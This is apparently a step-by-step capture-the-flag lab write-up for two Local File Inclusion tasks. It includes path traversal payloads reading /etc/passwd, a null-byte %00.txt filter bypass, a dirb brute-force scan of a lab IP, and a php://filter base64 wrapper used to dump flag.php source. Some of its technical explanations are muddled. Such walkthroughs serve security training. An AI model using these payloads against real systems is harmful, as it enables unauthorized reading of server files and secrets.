
Web Application Security Testing -> **Local File Inclusion (Task 1, Task 2)**


- Web Application Security Testing -> **Local File Inclusion (Task 1, Task 2)**
  - **Local File Inclusion 1**
  - **Local File Inclusion 2**

Local File Inclusion 1

1. Run the task.



2. Click the `[Readme]`" button.




3. Check for Local file inclusion vulnerabilities.

    1. Let's check that the `readme.txt` file is in the same directory as the `index.php` file.
    2. Change the URL and remove `?file=` from it, leaving only `readme.txt`.
    3. Press the `[Enter]` button.

The file is accessible and contains only text.

4. Let's check the ability to read files of the Linux operating system. Type `../../../../etc/passwd` or `../../../../proc/cpuinfo` and press `[Enter]`.



> **NOTE:**
>
> `../../../../` — nesting depth up to the root directory. First I checked the nesting depth and it turned out that the path from the root directory to the web application location is **4**.
>
> I've run other tests to see what techniques I can use (*e.g.: ability to load PHP exploit code via user agent with or without encoding, remote online resources, etc.*), but nothing works as a result.


```
vagrant@kali: ~ ×   vagrant@kali: ~ ×
┌──(vagrant㉿kali)-[~]
└─$ dirb http://178.172.195.18:11177/lfi1/ /home/vagrant/DirB_Ext/fuzz.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Jan 20 13:40:07 2024
URL_BASE: http://178.172.195.18:11177/lfi1/
WORDLIST_FILES: /home/vagrant/DirB_Ext/fuzz.txt

-----------------

GENERATED WORDS: 5241

---- Scanning URL: http://178.172.195.18:11177/lfi1/ ----
+ http://178.172.195.18:11177/lfi1/flag.php (CODE:200|SIZE:39)
+ http://178.172.195.18:11177/lfi1/home.php (CODE:200|SIZE:1390)
+ http://178.172.195.18:11177/lfi1/index.php (CODE:200|SIZE:2406)
+ http://178.172.195.18:11177/lfi1/readme (CODE:200|SIZE:137)
+ http://178.172.195.18:11177/lfi1/readme.txt (CODE:200|SIZE:137)

-----------------
END_TIME: Sat Jan 20 14:03:30 2024
DOWNLOADED: 5241 - FOUND: 5
```

5. We should check what other files and folders are on the server.
    1. Press the key combination `[Ctrl]+[Alt]+[T]` to launch the terminal.
    2. Enter the following command to run the **dirb** utility.


```
dirb http://178.172.195.18:11177/lfi1/ /home/vagrant/DirB_Ext/fuzz.txt
```

> **NOTE:**
>
> `/home/vagrant/DirB_Ext/fuzz.txt` - path to the custom word list. It needs to find special files such as "*flag*" because it isn't in the main word list. You can upload any custom word list file or add your own words to the standard file (*located at: `/usr/share/dirb/wordlists/common.txt`*).

6. Let's check the contents of `flag.php`. Type `http://178.172.195.18:11177/lfi1/flag.php` into the address bar and press `[Enter]`.



7. Let's change the GET request to the following `http://178.172.195.18:11177/lfi1/?file=php://filter/convert.base64-encode/resource=flag.php`




> **NOTE:**
>
> - `?file=` - to use the PHP wrapper, you must use the PHP interpreter, available to us through the file upload mechanism. Also, if we try to use it without interpretation, the server will try to find the local file, but will not find anything and will return an error.
> - `php://filter/convert.base64-encode/resource=flag.php` - all GET requests are collected as values inside the global php array (*`$_GET[]`*). Before adding, the php shell reads the "*flag.php*" file and encodes its contents into Base64 format. This value will be added to the global array as a string and the web application will display it for us.

8. Select and copy the entire Base64 format string.

9. Go to any online decoder or use Burpsuite's internal decoder (*I prefer https://dencode.com*).


10. Insert the value and find the decoded string.




11. Collect the "*Flag*".

Local File Inclusion 2

1. Run the task.



2. Click the `[Readme]`" button.




3. Check for Local file inclusion vulnerabilities.

    1. Let's check that the `readme.txt` file is in the same directory as the `index.php` file.
    2. Change the URL and remove `?file=` from it, leaving only `readme.txt`.
    3. Press the `[Enter]` button.

The file is accessible and contains only text.

4. Let's check the ability to read files of the Linux operating system. Type `../../../../etc/passwd%00.txt` or `../../../../proc/cpuinfo%00.txt` and press `[Enter]`.




> **NOTE:**
>
> **The difference from the first task** is the addition of a zero byte `%00` with the extension `.txt`. Because without this we will get the error message "***Only 'txt' files allowed!***" and to bypass the scanner, add `%00.txt` to the end of the URL.
>
> `../../../../` — nesting depth up to the root directory. First I checked the nesting depth and it turned out that the path from the root directory to the web application location is **4**.
>
> I've run other tests to see what techniques I can use (*e.g.: ability to load PHP exploit code via user agent with or without encoding, remote online resources, etc.*), but nothing works as a result.

5. We should check what other files and folders are on the server.


    1. Press the key combination `[Ctrl]`+`[Alt]`+`[T]` to launch the terminal.
    2. Enter the following command to run the **dirb** utility.

```
dirb http://178.172.195.18:11177/lfi1/ /home/vagrant/DirB_Ext/fuzz.txt
```

> **NOTE:**
>
> `/home/vagrant/DirB_Ext/fuzz.txt` - path to the custom word list. It needs to find special files such as "*flag*" because it isn't in the main word list. You can upload any custom word list file or add your own words to the standard file (*located at:* `/usr/share/dirb/wordlists/common.txt`).

